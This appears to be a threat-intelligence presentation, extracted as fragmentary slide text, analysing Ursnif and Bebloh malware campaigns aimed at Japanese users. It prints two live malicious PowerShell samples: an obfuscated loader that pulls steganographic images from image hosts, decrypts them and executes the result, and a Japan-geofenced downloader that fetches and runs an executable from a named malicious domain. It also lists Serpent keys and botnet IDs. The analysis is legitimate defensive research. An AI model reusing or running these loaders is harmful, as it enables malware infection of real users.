
Ursnif was operated by Group-B

Target was not changed.


→ Group-B utilized a different delivery route via Emotet.



3.1.3.1. Transition of email subject and contents



3.1.3.2. Transition of delivery target




Capability

3.1.1 Maldoc analysis

3.1.2 Bebloh analysis


3.1.3 Ursnif analysis

3.2.1.1. Transition of attachment file






3.2.1.1. Transition of infection process



3.2.1.2. Transition of classification by malware infection method



3.2.1.2. Classification by malware infection method

Group-A

Cutwail-A infected Bebloh with xls attachment

Bebloh infects Ursnif.

Obfuscation and anti-analysis have been enhanced since October 2018.

Group-B

Attacker infects Ursnif mainly from js using various delivery methods.

3.2.2. Highly obfuscated approach for attachments

4 sophisticated methods for anti-analysis

1. Multi Obfuscations

→ Multi usage of Invoke-DOSfuscation/Invoke-Obfuscation

2. Steganography

→ Invoke-PSImage

3. Inject Bebloh into Explorer.exe

→ Invoke-ReflectivePEInjection

4. Check Execution Environment [only works Japanese environment]

→ Get-Culture

3.2.2. Highly obfuscated approach for attachments

1. Invoke-Obfuscation

2. Invoke-PSImage

```

.(("{0}" -f 'al', 's') -f 'Om New-Object; .("{0}{1}{2}" -f 'A', 'dd-Ty', 'pe') -AssemblyName ("{3}{0}{2}{1}" -f 'M.', 'awing', 'Dr', 'Syste');
[Reflection.Assembly]::LoadWithPartialName(("{1}{3}{0}{2}" -f 'em.', 'Sys', 'Security', 't')) | .("{2}{0}{1}" -f 'N', 'u11', 'Out');
[string[]]$c`OL=((("{3}{4}{0}{2}{1}{5}{6}" -f ':///i', 'mgur.com/', '.i', 'http', 's', 'ar2v', 'FoS.png'), ("{0}{8}{2}{1}{5}{3}{7}{6}{4}"
-f 'http', '2', 'imgbox.com/f1/5', 'wQ4Mn', 'ng', '/9dG', 'o.p', '_, 's://images2.'), ("{1}{3}{9}{7}{6}{0}{2}{4}{10}{11}{5}{8}" -f 'c/',
'https', 'wgR', ':///i.po', 'Wy', 'g?', 'c', 'g.', 'dl=1', 'stim', 'QPd/', 'MAIN2.pn'), ("{0}{6}{3}{2}{5}{1}{4}{7}" -f 'http', '06pucz',
'age.fr', 'm', '5', 'l/i/4sc', 's:///i', '7ewtzd.png')));function Ottass {param ([String]$I`gaa, [String]$p`Cxc)$ByT`U`Ro =
[Convert]::FromBase64String($i`gaA);$A`es = .('Om') System.Security.Cryptography.RijndaelManaged;$A`es.Mode =
[System.Security.Cryptography.CipherMode]::CBC;$a`es.Padding = [System.Security.Cryptography.PaddingMode]::zeros;$TL`AS = &
('Om') Byte[](32);[Array]::Copy($BY`T`URO, 0, $TL`AS, 0, 32);$Rc`xZ0 = &('Om')
System.Security.Cryptography.Rfc2898DeriveBytes($PC`xc,$t`LaS);$x`A2d = $r`C`xZ0.GetBytes(32);$D`eFS = $RC`X`z0
.GetBytes(16);$Hm`Ac = .('Om') System.Security.Cryptography.HMACSHA1($r`C`xZ0.GetBytes(20));$eED`er = $Hm`Ac.ComputeHash
($b`Yt`U`Ro, 52, $B`Yt`URO.Length - 52);$qAs`Aq = $a`Es.CreateDecryptor($X`A2D, $DE`Fs);$mj0`kO = $q`ASAq
.TransformFinalBlock($ByT`U`RO, 52, $bY`T`URO.Length - 52);$a`daMI = &('Om') System.IO.MemoryStream($MJo`Ko, $f`Alse));
if ($Mj`OkO[0] -eq 0x1f) {$aD`AmI = &('Om') System.IO.Compression.GZipStream($adA`MI, [IO.Compression.CompressionMode]
::Decompress)}$sTREAm`Re`Ad`er = .('Om') System.IO.StreamReader($a`daMI, $t`R`UE);$st`RE`AmRe`ADER.ReadToEnd();Function
Bavv($T`6`4In){$b`cZa = [System.Convert]::FromBase64String($t6`4`In);$SENe`gS = [System.Text.Encoding]::UTF8.GetString($
Bc`za);return $Se`NegS};("{0}{1}" -f 's', 'al') a New-Object;foreach($U`R1 in $c`ol){if ((&('Om') Net.WebClient)
.downloadstring($u`RL).length -gt 1000){$w=.('Om') System.Drawing.Bitmap((&('Om') Net.WebClient).OpenRead($u`R1));$j`Y=&
('Om') Byte[] 128400;(0..213)|&('%'){foreach($i in (0..599)){${S`V}=$w.GetPixel($I,$_);$J`Y[$_]*600+$i}=[math]::Floor
(($sv).B-band15)*16)-bor($Sv).G -band 15)}};$eN`SEeV=[System.Text.Encoding]::ASCII.GetString($j`Y[0..128347])$m`imEdR =
.("{0}{1}" -f 'Ot', 'tass') -IgaA $eNs`eeV -PCxc (&("{0}{1}{2}" -f 'Get-Cu', 'ltu', 're')) Name;$c`Gg=.("{1}{0}" -f 'avv', 'B')($
MI`M`EDR);.("{1}{0}" -f 'X', 'IE')($C`gg);break}}

```

4. Get-Culture

3.2.2. Highly obfuscated approach for attachments

```
$Ds=Get-Culture | Format-List -Property * | Out-String -Stream; if ($Ds -Match "ja"){$urls="http://pigertime.com/mksetttting","";foreach($url in $urls){Try{write-Host $url;$fp = "$env:temp\pain.exe";Write-Host $fp;$wc = New-Object System.Net.WebClient;$wc.Headers.Add("user-agent","Mozilla/5.0 (Windows NT; Windows NT 10.0; us-US) AppleWebKit/534.6 (KHTML, like Gecko) Chrome/7.0.500.0 Safari/534.6");$wc.DownloadFile($url, $fp);Start-Process $fp;break}Catch{Write-Host $_.Exception.Message}}}
```

```
Parent : ja
LCID : 1041
KeyboardLayoutId : 1041
Name : ja-JP
IetfLanguageTag : ja-JP
DisplayName : 日本語 (日本)
NativeName : 日本語 (日本)
EnglishName : Japanese (Japan)
TwoLetterISOLanguageName : ja
ThreeLetterISOLanguageName : jpn
ThreeLetterWindowsLanguageName : JPN
CompareInfo : CompareInfo - ja-JP
TextInfo : TextInfo - ja-JP
IsNeutralCulture : False
CultureTypes : SpecificCultures, InstalledWin82Cultures, FrameworkCultures
NumberFormat : System.Globalization.NumberFormatInfo
DateTimeFormat : System.Globalization.DateTimeFormatInfo
Calendar : System.Globalization.GregorianCalendar
OptionalCalendars : [System.Globalization.GregorianCalendar, System.Globalization.JapaneseCalendar, System.Globalization.GregorianCalendar]
UseUserOverride : True
IsReadOnly : False
```

```
if ($Ds -Match "ja"){$url}
```


Steganography collections



3.2.3 Bebloh analysis

Group-A only utilized bebloh as a downloader of Ursnif



- Geofenced technique for Japan
- Not just Ursnif, but Pushdo.
- Detection avoidance of Bebloh and Ursnif

Date	File Type	Infection method
Oct. 2018 – Nov. 2018	exe	Downloading from URL
18 th Dec. 2018 – 7 th May. 2019 17 th Jun. 2019	dll	Download encrypted Ursnif binary data by XXTEA from Bebloh's C2 and decrypt on terminal
27 th May. 2019 - 5 th Jun. 2019	exe	

3.2.4 Ursnif analysis

SerpentKey	Date	Version	BotnetID	soft
CBA16FFC891E31A5	2018/7/2 - 2018/10/24	version=300016	id=1000	soft=1
	2018/10/30	version=300017	id=1000	soft=1
	2018/11/6	version=300018	id=1000	soft=1
A0511F7C891131A8	2019/2/18 - 2019/2/20	version=300030	id=1000	soft=1
	2019/2/28	version=300035	id=1000	soft=1
CBA17F7E892431A1	2019/4/3	version=300036	id=1000	soft=1
	2019/4/23	version=300051	id=1000	soft=1
	2019/5/7	version=300052	id=1000	soft=1
	2019/5/27	version=300054	id=1000	soft=1
	2019/5/30	version=300055	id=1000	soft=1
	2019/6/17	version=300058	id=1000	soft=1
s4Sc9mDb35Ayj8oO	2018/7/18	version=216996	id=201872	soft=1
	2018/12/11 - 2018/12/28	version=216996	id=201810	soft=1
	2019/1/21	version=216056	id=1000	soft=3
	2019/4/15 - 2019/5/21	version=217068	id=1002	soft=1
	2019/5/22	version=217068	id=1010	soft=1
	2019/6/3 - 2019/6/4	version=217068	id=1002	soft=1
	2019/6/12 - 2019/6/19	version=217068	id=1000	soft=1
	2019/7/16	version=217068	id=1006	soft=1
cvHftGpuqarQFBOD	2018/7/25	version=217016	id=201873	soft=3

3.2.4 Ursnif analysis



3.2.4 Ursnif analysis

Infect Ursnif-A from Bebloh. SerpentKey was changed occasionally

Date	SerpentKey
2016/11 - 2017/02	OWADGyh7SUCs1i2V
2018/03/13-2018/11/06	CBA16FFC891E31A5
2019/01/24-2019/03/06	A0511F7C891131A8
2019/04/23 -	CBA17F7E892431A1

We believe that Group-A uniquely developed Ursnif-A for Japan

